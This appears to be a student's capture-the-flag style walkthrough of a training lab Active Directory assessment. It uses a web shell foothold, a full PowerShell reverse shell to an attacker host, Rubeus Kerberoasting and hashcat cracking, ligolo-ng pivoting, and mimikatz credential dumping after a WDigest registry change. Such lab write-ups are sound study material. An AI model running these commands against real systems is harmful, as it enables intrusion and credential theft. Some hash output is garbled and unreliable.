

Skills Assessment Part I

Scenario

A team member started an External Penetration Test and was moved to another urgent project before they could finish. The team member was able to find and exploit a file upload vulnerability after performing recon of the externally-facing web server. Before switching projects, our teammate left a password-protected web shell (with the credentials:

`admin:My_W3bsH3ll_P@ssw0rd!`) in place for us to start from in the `/uploads`

directory. As part of this assessment, our client, Inlanefreight, has authorized us to see how far we can take our foothold and is interested to see what types of high-risk issues exist within the AD environment. Leverage the web shell to gain an initial foothold in the internal network. Enumerate the Active Directory environment looking for flaws and misconfigurations to move laterally and ultimately achieve domain compromise.

Apply what you learned in this module to compromise the domain and answer the questions below to complete part I of the skills assessment.

Target: 10.129.202.242 (ACADEMY-EA-WEB01-SA1)

Submit the contents of the flag.txt file on the administrator Desktop of the web server

From my initial foothold of a webshell, my first thoughts are to do a little enumeration

checking current user permissions

```
whoami /all
```

USER INFORMATION

User Name	SID
-----------	-----

=====	=====
-------	-------

nt authority\system	S-1-5-18
---------------------	----------

GROUP INFORMATION

Group Name	Type	SID
------------	------	-----

Attributes		
------------	--	--

=====	=====	=====
-------	-------	-------

=====	=====	=====
-------	-------	-------

=====	=====	=====
-------	-------	-------

Mandatory Label\System Mandatory Level Label		S-1-16-16384
--	--	--------------

Everyone	Well-known group	S-1-1-0
----------	------------------	---------

Mandatory group, Enabled by default, Enabled group

BUILTIN\Users	Alias	S-1-5-32-545
---------------	-------	--------------

Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\SERVICE	Well-known group	S-1-5-6
----------------------	------------------	---------

Mandatory group, Enabled by default, Enabled group

CONSOLE LOGON	Well-known group	S-1-2-1
---------------	------------------	---------

Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11
----------------------------------	------------------	----------

Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\This Organization	Well-known group	S-1-5-15
--------------------------------	------------------	----------

Mandatory group, Enabled by default, Enabled group

BUILTIN\IIS_IUSRS	Alias	S-1-5-32-568
-------------------	-------	--------------

Mandatory group, Enabled by default, Enabled group

LOCAL	Well-known group	S-1-2-0
-------	------------------	---------

Mandatory group, Enabled by default, Enabled group

IIS APPPOOL\DefaultAppPool Well-known group S-1-5-82-300670077
 0-424185619-1745488364-794895919-4004696415 Mandatory group, Enabled by default, Enabled group
 BUILTIN\Administrators Alias S-1-5-32-544
 Enabled by default, Enabled group, Group owner

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeTcbPrivilege	Act as part of the operating system	Enabled
SeBackupPrivilege	Back up files and directories	Disabled
SeRestorePrivilege	Restore files and directories	Disabled
SeDebugPrivilege	Debug programs	Enabled
SeAuditPrivilege	Generate security audits	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled

so it appears our webshell is as system on the webserver which is nice.
 grabbing the flag from the desktop where the question said it would be

```
type C:\Users\Administrator\Desktop\flag.txt
JusT_g3tt1ng_st@rt3d!
```

At this point I wanted to get a local shell to stop working from the kali machine so I generated a powershell revshell on revshells.com, saved it to a file and then uploaded it using the webshell upload function

making the shell:

Reverse Shell Generator

IP & Port

IP10.10.14.3

Port1234+1

Listener

nc -lvp 1234

Type nc

Copy

Advanced

ReverseBindMSFVenomHoaxShell

OSAll

NameSearch...

Show Advanced

PHP popen

PHP proc_open

Windows ConPty

PowerShell #1

PowerShell #2

PowerShell #3

PowerShell #4 (TLS)

PowerShell #3 (Base64)

POwny Shell (Webshell)

Python #1

Python #2

```
$LHOST = "10.10.14.3"; $LPORT = 1234; $TCPClient = New-Object Net.Sockets.TCPClient($LHOST, $LPORT); $NetworkStream = $TCPClient.GetStream(); $StreamReader = New-Object IO.StreamReader($NetworkStream); $StreamWriter = New-Object IO.StreamWriter($NetworkStream); $StreamWriter.AutoFlush = $true; $Buffer = New-Object System.Byte[] 1024; while ($TCPClient.Connected) { while ($NetworkStream.DataAvailable) { $RawData = $NetworkStream.Read($Buffer, 0, $Buffer.Length); $Code = ([text.encoding]::UTF8).GetString($Buffer, 0, $RawData -1) }; if ($TCPClient.Connected -and $Code.Length -gt 1) { $Output = try { Invoke-Expression ($Code) 2>&1 } catch { $_ } }; $StreamWriter.Write("$Output`n"); $Code = $null } }; $TCPClient.Close(); $NetworkStream.Close(); $StreamReader.Close();
```


Shellpowershell

EncodingNone

Raw

Copy

uploading the file



```
File uploaded to: \revshell.ps1
PS> ls

Directory: C:\windows\system32\inetrv
```

back on kali starting listener with netcat

```
nc -lvnp 1234
```

running the revshell from the webshell

```
powershell.exe -file c:\revshell.ps1
```

catching the shell

```

(kali@kali)-[/]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.129.202.242] 49846
ls
0409 Config en en-US History MetaBack abocomp.dll adsii.dll appcmd.exe appcmd.xml AppHostNavigators.dll apphostsvc.
dll appobj.dll asp.dll asp.mof aspnetca.exe asptlb.tlb authanon.dll authbas.dll authcert.dll authmap.dll authmd5.dll
authsspi.dll browscap.dll browscap.ini cachfile.dll cachhttp.dll cachtokn.dll cachuri.dll cgi.dll coadmin.dll compd
yn.dll compstat.dll custerr.dll defdoc.dll diprestr.dll dirlist.dll filter.dll ftpconfigext.dll ftpctrlps.dll ftpext
.tlb ftpextps.dll ftphost.dll ftpmib.dll ftpres.dll ftpsvc.dll ftpsvc.mof gzip.dll httpmib.dll hwebcore.dll iis.msc
iisadmin.dll iiscertprovider.dll iiscfg.dll iiscore.dll iisetw.dll iisext.dll iisfcgi.dll iisfreb.dll iislog.dll iis
reg.dll iisreqs.dll iisres.dll iisrsta.exe iissetup.exe iissyspr.dll iisual.exe iisutil.dll iisw3adm.dll iiswmi.dll
iiswsock.dll iis_ssi.dll inetinfo.exe InetMgr.exe infocomm.dll iprestr.dll isapi.dll isatq.dll iscomlog.dll logcust
.dll loghttp.dll logscript.dll logtemp.sql MBSchema.bin.00000000h MBSchema.xml MetaBase.xml metadata.dll Microsoft.We
b.Administration.dll Microsoft.Web.Management.dll modrqflt.dll nativerd.dll protsup.dll redirect.dll rpcref.dll rsca
.dll rscaext.dll static.dll uihelper.dll urlauthz.dll validcfg.dll w3core.mof w3ctrlps.dll w3ctrls.dll w3dt.dll w3isa
pi.mof w3logsvc.dll w3tp.dll w3wp.exe w3wpshost.dll wamreg.dll warmup.dll wbhstipm.dll wbhst_pm.dll WebAdministration
.mof webdav.dll webdav_simple_lock.dll webdav_simple_prop.dll wmi-appserver.dll WMSvc.exe wmsvc.exe.config XPath.dll
whoami
nt authority\system

```

Kerberoast an account with the SPN MSSQLSvc/SQL01.inlanefreight.local:1433 and submit the account name as your answer

I followed the same steps I used to upload the revshell, but this time uploading a compiled version of the rubeus exe

once that was on the system I ran it from my revshell connection

```
.\rubeus.exe kerberoast /nowrap /outfile:C:\hashes.txt
```

the output through the revshell console was a bit messy so I copied that to a local file to grep

looking for the SPN specified in the question

```
cat rubeus_kerberoast_output.txt | grep MSSQLSvc/SQL01.inlanefreight.local:1433
```

```
199A3448B48D5495258F14F31E52A05A2801F06D54758498B19215665865C25B6022940145C83A3DE052DA2700FEA09F3CA12828FEC11777D0C6D01CA21816F88CB45031FAB41527098EA994F0E RkrB5tgsZ23$*svc_sq$INLANEFREIGHT.LOCAL$MSSQLSvc/SOL01.inlanefreight.local$
101$INLANEFREIGHT.LOCAL$407F8F54D023451260D171C4337546C3527B48B8575C284D09478E180C435A27C4D3B07C459F63478418C61070792524F08BE4915937396825937FAA09BC18198F831BF82F483B4949C0F784E85236A67D0884832788B3703638E998
17A45E3802770470C7F0A284781C367FAD2441E28461461F927E3A35184997A906F590A79CE2A1390B02DA1E91D3B24A047BED4A0D4F50145B4861C5C23430A08F94E073BE327B45D6A3D09490A8B1726451B02BE470293F4F7F848322D180A9972F2907B054A680BC1E
/A0D2A0F1CEDFC8CE0249CFC5168C9B1802BD0597E7F259FDF82A02A53C76A60439CE08BAE224EE46D100E85C73B9A7E871B58BCB8C581F0B5571E13F42D0E083B3108E5E714E3E38C53C4236388E8B5E9C40A42916A19A280236827CA63CA21E0742F02AC160CA61D850A81CA4F4D8C86
7121565F602D0F8278E1860F80898C1801776E46856AADC018E5996784B78C75BE2895671C8B6A529B68504F35BEC549236879B8145E2001005F70976891525750A7087E3CE1D77254F4E25534ED2644B43FB8E6A4F75B8065F5D0BAC2CFD9A42C38AED0F645FF7CE10E461ABBAF
4A5A2E1E7A7708BE1C23E08C509E40EC21720C8E9A8EF2FF7D6131383682E643B3F7B465EA3338D0A0FEB609394A08989DC939E1814CA9A2E490CDE2C800C8261920A8ED7585CA921599E10E08E0C6446E4454068189E0A22DC80D246F2453681E361E7F8A67C9307A3650A22278718DC0C221
48D82762109D0C26A2A51709D7F7C34697D678C24658101D900091F8071A4F65A394B0C8C0A80D40550779CE45A799B61D108A612B070A3E3F239397C824A346985F79A2D7AFB5D9F40B54F6C97CFC122103C0C22478FCA4C7FD0A1EA5B0A423D178243E3C8AF0393389A6
F2F0F979E617F7E7C693D7B8211B5C5DCE45E7AB8BF1E83447079A19879235515E0D901D08A4B3978FC142FEA229F15237510F4D2039863486F40A0F70236CABAE1608019C4ACCC07A3182CC334E56C412757511F8168D5442A0387A80D85EF844F34600DCA684DEEF24168F4A909F209031
IC0F4E79A8611201805C1220C27379A6A46F882487626617AAE080DACE08996120961E8250A80280F1E2FD48E05F8E19850AFEA20A07486992C5B830808BA3520E6301592771F15C5861A0B4851ED852ADF48601848D96153E0B93C6E0BF9C599007A0882877F58D8BA2605F109F21E
7BF8F39A0320A248BCF3F0B9208B50F387A93FDF0CA9E0A8728A51F6C8FD78365CE5CF7BEE1184950E33F7878A145E3481568A210791BA27AD0347FFB80A07C2A078D826E414FC1464071DC8393513FEC06708F00CFAA83F2830727F8F65F848F68C7C015AF7AE8A2AC77F79AC6
0E0A6CD0F1423EEC47001551210032134E05ED23BCE4B478A4181485265A8250A008078A2EFC6A24021 RkrB5tgsZ23$*svc_sq$INLANEFREIGHT.LOCAL$MSSQLSvc/SOL01.inlanefreight.local$
066C6E3F084FD0094AC470256F018E3C80B7E8067C049F63186C0F1E5271A429507234F0A3B235DAED260A4573DCC40278579289E95E957E867CD480A1812D17A9868D18D908C1CE9A8E9949D7AB1A9A8C9C6ACADCA0639A9219A41CD7ADAFDE5DC9550876D508E7B32848802E07C8BB
1D051106FC7310E8FF47E2A069AA814FE05178C401D8EF763F3A16ADE68C57F8F759E9A968256A5E49C4D229F7009567904333C475A9E4E88085CE59CA058098BF30F115508B06A5388BAFD24F48B834349E1EEB2CD82ADEB32957D890F92D028B95FCAE7D069FC62593576E5898254A2C0
2FED3A08A327750CEFAAC3E76C3538F8D93D7B521748C5C6051879C44398017A9A4FDB90C43CE1838E4E0B0A0073D6737D0A886A0E5CE1E82287028F877A72950148996C80B45561E368988F40FF0DC9A720A5F1610F2A51C83327D6EC0BFAF727481CA9985E2CEA0CD798D406F70A
9405800A4212007E5A267099072832C40A72670E9FCAE277D9A7C1728111270B85F1E551E7311084A0A9FA537C32538832CE0F81E5908038E37D21608615421D75282BDF91593C11912C14E20E28921F7A70680A4A8FE0D08E060205E1A71598F4A8BCE3D008B0B5ACDE
8BD060886E19084137D710A999A0A28B34A8AC2C602723C03319A65AF95F051675CB1C24A1C790F103CF7D03747A0D271ABAE060051E358C9850131888502744FC1C7D87029F41F430C9C94FBF38A0A751F46E218798B9A0DAF580072890380CF3A15166CDF3801118936909CC11C863F
A72889EED8E5A0424FE865CA048BEEC9F525D5F8708FA0F0725C0D2AD1327F9687F880753B1E1DFA12B81501A9C67ECAD8314140A70950D0C835C37B8B9AED0061350C9B46C203C0CA0731D192CBF2EEC87323C9594E4385F60F7D77618C2CAF6D6C577577CF02FE22A39E30E47CE6F1CC51
960808A02A8C71C664325979FAD40A0F08BF714333C08A840AFA09322FC4B8A5F8A9CFD08E9E81D10310019073809C1888A121869E0F700A0D96A04D3683F144E20977D8189BE9E855FF3508E20B8E877A149F4851127E2083CB40CCBAC731AEE526EFAE1A9C509C97CE6A0434E1
0090319A4E8000B8A788021E14CC69A3CF09073990913208E8312C485E48E7A8BFC30F470DC815A3809589F90570240607F90F39A0A4099A4CF00D2E0C90F31E077FE60ACCE23ATE1E1EED992C4882F820D00A4E752692C590A4CF50A6629A071A5805957207E976A7A
CFD5FAD077E208B77646E87F7D3A38F48E1C85AD400BF95454618B5DEC7F950C78F48FACF080FA67E4A40D7BFB8342CE59BC7A526930B833EAC42C255E16491918479ECF30FE15D1DF2493CD0809F4DEC8A17007CDF5066190007C8D0A8874CB9CE9971D72186F68FD9E147195862
16C8E8A07C68E848C45F61375016
```

Looking at that output I can identify the account name is svc_sql

Crack the account's password. Submit the cleartext value.

I then copied that hash to a file and ran hashcat on it

for future use it was nice to add a new line between the hashes using the following command

```
tr ' ' '\n' < rubeus_kerberoast_output.txt > output.txt
```

running hashcat on the hash

```
hashcat -m 13100 MSSQLSvc_hash /usr/share/wordlists/rockyou.txt
```

it cracked it so we get the following credential pair: **svc_sql:lucky7**

```
5krB5tgsZ23$*svc_sq$INLANEFREIGHT.LOCAL$MSSQLSvc/SOL01.inlanefreight.local:143301$INLANEFREIGHT.LOCAL$407F8F54D023451260d171c4337546c3527b48b8575c284d09478e18dc64c5a27c4d130f7c459f63478418bc61070792524f08be4915937396825937faa09bc18198f831bf82f483b4949c0f784e85236a67d0884832788b3703638e998
25937fa09bc1b198fb1b1982f48e30490cf07b94e85236a67d08483278b37d30638e998e607ae5b28077847dcf8309ebaa7b1edc6b73fcec76fad24a4e28461461f92e7aa3651049979a06fe9d06a79ce2a139dbd2da1e91d3b240af0e0a4bda5f50245b4a6b1ccc52343a08f94e07c3be32
7d45d6a3c909a98ab17264651b028e70293fe4ff4b48322d10e089f27290e7bd54a68082eb7da92d0af1cedfc8ce02490ecf3168c9d819b2dbd50f7e2050fd8182d2a53c76a60d39ce0b8ae224ee4601dde05c7c3b9a7eb71b5bccb381f0b5571e13f42d8e083b3c108e5e714e3e0c51c4236
388eb3e59c6a4d2910a13a28023682e7ca0324e107402702d20f2eb2e7b0e180a0f784b9c1b071f6e4886a60e51e599670470b775ebc2895071c8bba29b68304f35bec549236879b0815e20030057d870b9512557847d87fec1d7254f4e255
334e4264a4b37e0e4f4705865f5d0baec2f0942c3b4cedff4e5ff7c30a601ab0f452ae4e2f7a70b0e1c250a0c1509e4ae2170e408e2f7f70513330b2e4a03b7045e313804d4f6e0093949080904c59e181c4e2a2e90cc02c08d0c3816126e6d7f32e921599e10e08
c646e45a0d81969ae2dc0d246f2453683e361e7f8a67c9307a365a222207b1dc0c22146b2b76231098dcba25a3781d9a3c3ffa3c89602d67bc24865d31490d991f180271aef653948dcchd45a8ddc4d550779c6e45a7e9b6281d0a612b679a9e5f7239b92f8284a3a4e985f79a2d7a8f5
49f4836f8c70c122d3d0c2c247bfc46c7f00daes8d4023d1f8243e3c56f02936389842f2bf079e417efc693d7fb21bfc5d5fca45e7ba8bf1eb3447079a19879235515e0d901d084b3978fc142fdea229ef1523a5710fd42d39b6e3486af0a9f70236c8aa8e16d8d18c44c67a31b2cc433
4e5c48757511f16205442a837b806a5f0a4ff346dddcab8ceder2410e409f2809b31a39f4e79a3f0611201805c1220c27379a6a46f882487626617AAE080DACE08996120961E8250A80280F1E2FD48E05F8E19850AFEA20A07486992C5B830808BA3520E6301592771F15C5861A0B4851ED852ADF48601848D96153E0B93C6E0BF9C599007A0882877F58D8BA2605F109F21E
451ed852ADF48601848D96153E0B93C6E0BF9C599007A0882877F58D8BA2605F109F21Ecf8ff1994832daa34bec37f68024085d73879a15df1fcae0a87028C1a85f409126168f478365ce5cf7BEE1184950E33F7878A145E3481568A210791BA27AD0347FFB80A07C2A078D826E414FC1464071DC8393513FEC06708F00CFAA83F2830727F8F65F848F68C7C015AF7AE8A2AC77F79AC6
4d71dc8393513FEC06708F00CFAA83F2830727F8F65F848F68C7C015af7aebd2ac7f779ac6f0e9842dd1f32sec7c407709157310d3213e49550d223b9c6ba78a11465265a8369d00b7842efcca6246d24:lucky7

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: 5krB5tgsZ23$*svc_sq$INLANEFREIGHT.LOCAL$MSSQLSvc/$...246d24
Time.Started.....: Tue Jun 17 13:05:44 2024 (0 secs)
Time.Estimated.....: Tue Jun 17 13:05:44 2025 (0 secs)
Kernel.Feature....: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1858.0 kH/s (1.19ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 4066/1434385 (0.03%)
Rejected.....: 0/4095 (0.00%)
Restore.Point.....: 0/1434385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1.....: 123456 -> 000000
Hardware.Mon.#1...: Util: 15%

Started: Tue Jun 17 13:05:44 2025
Stopped: Tue Jun 17 13:05:46 2025
```

Submit the contents of the flag.txt file on the Administrator desktop on MS01

The computer is identified as MS01 on the machine so I ping that computer name to get an IP

```
PS> ping MS01.inlanefreight.local

Pinging MS01.inlanefreight.local [172.16.6.50] with 32 bytes of data:
Reply from 172.16.6.50: bytes=32 time=285ms TTL=128
Reply from 172.16.6.50: bytes=32 time=2ms TTL=128
Reply from 172.16.6.50: bytes=32 time<1ms TTL=128
Reply from 172.16.6.50: bytes=32 time<1ms TTL=128

Ping statistics for 172.16.6.50:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 285ms, Average = 71ms
```

MS01 IP: 172.16.6.50

Logically I assume I am supposed to access MS01 using the credentials found above

```
PS C:\htb> $password = ConvertTo-SecureString "lucky7" -AsPlainText -Force
PS C:\htb> $cred = new-object System.Management.Automation.PSCredential
I ("INLANEFREIGHT\svc_sql", $password)
PS C:\htb> Enter-PSSession -ComputerName ACADEMY-EA-MS01 -Credential
I $cred
```

this was not working for me so I opted to instead setup ligolo to access the internal network and use something like evil-winrm to try and connect to the ms01 machine instead. Explaining this process below

first I downloaded the ligolo proxy server, and ligolo windows agent files from their github: <https://github.com/nicocha30/ligolo-ng>

next I started the ligolo proxy server on my kali linux box


```
./ligolo_proxy -selfcert
```

then I hosted a python web server to download the file since the upload function was not letting me upload the agent.

```
python3 -m http.server
```

then I downloaded the file using the invoke-webrequest module in powershell from our webshell

```
Invoke-WebRequest -Uri "http://10.10.14.3:8000/ligolo_agent_windows.exe" -Outfile "C:\ligolo_agent_windows.exe"
```

then I ran the ligolo agent from in the webshell

```
C:\ligolo_agent_windows.exe -connect 10.10.14.3:11601 -ignore-cert
```

at this point I should receive a connection in my ligolo window

[illegible]

in the ligolo window I need to enter the session for the connection made by the windows agent

session
1

then I want to look at the network interfaces

ifconfig

Interface 0

Name	Ethernet1
Hardware MAC	00:50:56:b0:86:36
MTU	1500
Flags	up broadcast multicast running
IPv6 Address	fe80::31db:5a78:fa7b:bec9/64
IPv4 Address	172.16.6.100/16

Interface 1	
Name	Ethernet0
Hardware MAC	00:50:56:b0:b8:bc
MTU	1500
Flags	up broadcast multicast running
IPv6 Address	dead:beef::248/128
IPv6 Address	dead:beef::2d85:bccf:3357:3a57/64
IPv6 Address	fe80::2d85:bccf:3357:3a57/64
IPv4 Address	10.129.202.242/16

Interface 2	
Name	Loopback Pseudo-Interface 1
Hardware MAC	
MTU	-1
Flags	up loopback multicast running
IPv6 Address	::1/128
IPv4 Address	127.0.0.1/8

from that I see the internal network I am attempting to access (172.16.6.0/16)
so I need to add a route to my ip table on my kali box

```
sudo ip route add 172.16.6.0/24 dev ligolo
```

then back in the ligolo window I need to start the session. (make sure you are in the right session first)

```
start
```

confirming I can now ping the MS01 machine from my kali box

```
(kali㉿kali)-[~/htb/pivoting]
$ ping ms01.inlanefreight.local
ping: ms01.inlanefreight.local: Name or service not known

(kali㉿kali)-[~/htb/pivoting]
$ ping 172.16.6.50
PING 172.16.6.50 (172.16.6.50) 56(84) bytes of data.
64 bytes from 172.16.6.50: icmp_seq=1 ttl=64 time=78.4 ms
64 bytes from 172.16.6.50: icmp_seq=2 ttl=64 time=82.2 ms
64 bytes from 172.16.6.50: icmp_seq=3 ttl=64 time=70.6 ms
64 bytes from 172.16.6.50: icmp_seq=4 ttl=64 time=82.8 ms
64 bytes from 172.16.6.50: icmp_seq=5 ttl=64 time=71.5 ms
64 bytes from 172.16.6.50: icmp_seq=6 ttl=64 time=71.8 ms
64 bytes from 172.16.6.50: icmp_seq=7 ttl=64 time=82.7 ms
64 bytes from 172.16.6.50: icmp_seq=8 ttl=64 time=70.9 ms
```

attempting to connect to MS01 from my kali box with evil-winrm using the svc_sql:lucky7 credentials

```
evil-winrm -i 172.16.6.50 -u svc_sql
```

```
(kali㉿kali)-[~/htb/pivoting]
$ evil-winrm -i 172.16.6.50 -u svc_sql
Enter Password:

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_sql\INLANEFREIGHT\Documents>
```

glad that worked, I was having some problems making a pscredential object and getting a stable reverse shell connection so this is nice.

at this point I just move to the Administrators desktop and grab the flag

```

*Evil-WinRM* PS C:\Users\svc_sql.INLANEFREIGHT\Documents> cd ..
cd .*Evil-WinRM* PS C:\Users\svc_sql.INLANEFREIGHT> cd ..
*Evil-WinRM* PS C:\Users> cd Administrator
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----           4/11/2022   8:01 PM             29 flag.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat flag.txt
spn$_r0asting_on_@n_0p3n_f1re
*Evil-WinRM* PS C:\Users\Administrator\Desktop>

```

Find cleartext credentials for another domain user. Submit the username as your answer.

at this point I decided to move mimikatz onto MS01, but to do this I first needed to add a listener to ligolo for file transfer from my kali machine to MS01 pivoting through our initial point of access (10.129.202.242 or on the internal network 172.16.6.100

back in my ligolo window I added the listener with the below command

```
listener_add --addr 0.0.0.0:1235 --to 127.0.0.1:8000
```

```

[Agent : NT AUTHORITY\SYSTEM@WEB-WIN01] » listener_add help
error: invalid usage of command 'listener_add' (unconsumed input 'help'), try 'help'
[Agent : NT AUTHORITY\SYSTEM@WEB-WIN01] » listener_add --addr 0.0.0.0:1235 --to 127.0.0.1:8000
INFO[2235] Listener 0 created on remote agent!
[Agent : NT AUTHORITY\SYSTEM@WEB-WIN01] »

```

then I hosted a python web server in the directory that I had mimikatz downloaded on my kali machine

```
python3 -m http.server
```

then I downloaded the file. Note that the IP being used in the request is the machine I am pivoting through's internal network IP not my kali machine.

```
Invoke-WebRequest -Uri "http://172.16.6.100:1235/mimikatz.exe" -Outfile mimi  
katz.exe
```

```
*Evil-WinRM* PS C:\Users\Administrator> Invoke-WebRequest -Uri "http://172.16.6.100:1235/mimikatz.exe" -Outfile mimikatz.exe
*Evil-WinRM* PS C:\Users\Administrator> ls

Directory: C:\Users\Administrator

Mode                LastWriteTime         Length Name
----                -
d-r---          4/20/2022  5:25 AM              Desktop
d-r---          3/30/2022  4:57 AM             Documents
d-r---          9/15/2018  2:19 AM             Downloads
d-r---          9/15/2018  2:19 AM             Favorites
d-r---          9/15/2018  2:19 AM              Links
d-r---          9/15/2018  2:19 AM              Music
d-r---          9/15/2018  2:19 AM             Pictures
d-r---          9/15/2018  2:19 AM           Saved Games
d-r---          9/15/2018  2:19 AM              Videos
-a----          6/17/2025  2:15 PM         1250056 mimikatz.exe

*Evil-WinRM* PS C:\Users\Administrator> █
```

Running mimikatz through evil-winrm was giving me some trouble. Apparently that is a bit of a common problem. So at this point I tried to RDP into the MS01 machine using the same credentials from above and the account did have RDP access permissions so that worked

```
xfreerdp3 /u:svc_sql /p:lucky7 /v:172.16.6.50 /clipboard
```

Having GUI access was nice. Since mimikatz was already on the machine I just went to the location I downloaded it and ran it

```

C:\Users\Administrator>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /**/ Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # _

```

```

.\mimikatz.exe
privilege::debug
sekurlsa::logonpasswords

```

```

Authentication Id : 0 ; 255080 (00000000:0003e468)
Session           : Interactive from 1
User Name         : tpetty
Domain            : INLANEFREIGHT
Logon Server      : DC01
Logon Time        : 6/17/2025 1:41:11 PM
SID               : S-1-5-21-2270287766-1317258649-2146029398-4607

    msv :
        [00000003] Primary
        * Username : tpetty
        * Domain   : INLANEFREIGHT
        * NTLM     : fd37b6fec5704cadabb319cebf9e3a3a
        * SHA1     : 38afea42a5e28220474839558f073979645a1192
        * DPAPI    : da2ec07551ab1602b7468db08b41e3b2
    tspkg :
    wdigest :
        * Username : tpetty
        * Domain   : INLANEFREIGHT
        * Password  : (null)
    kerberos :
        * Username : tpetty
        * Domain   : INLANEFREIGHT.LOCAL
        * Password  : (null)
    ssp :
    credman :

```

From the picture above I identify Tpetty as the domain user with cleartext credentials

Submit this user's cleartext password.

I found a blank password in that picture above, which indicates that WDigest needs to be enabled. WDigest is a Windows authentication protocol that stores user credentials in plaintext within memory, making them accessible to tools like Mimikatz for extraction.

In order to see her cleartext password we need to set the **UseLogonCredential** registry to 1 on the MS01 computer so that mimikatz can store the password in cleartext. To do that we go open cmd as admin, and run this command below and restart the computer.

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1
```

upon RDPing into the machine again and then running mimikatz again the password is in clear text

```
Sup3rS3cur3D0m@inU2eR
```



```
Authentication Id : 0 ; 190132 (00000000:0002e6b4)
Session          : Interactive from 1
User Name        : tpetty
Domain           : INLANEFREIGHT
Logon Server     : DC01
Logon Time       : 6/17/2025 2:55:51 PM
SID              : S-1-5-21-2270287766-1317258649-2146029398-4607

msv :
[00000003] Primary
* Username : tpetty
* Domain   : INLANEFREIGHT
* NTLM     : fd37b6fec5704cadabb319cebf9e3a3a
* SHA1     : 38afea42a5e28220474839558f073979645a1192
* DPAPI    : da2ec07551ab1602b7468db08b41e3b2
tspkg :
wdigest :
* Username : tpetty
* Domain   : INLANEFREIGHT
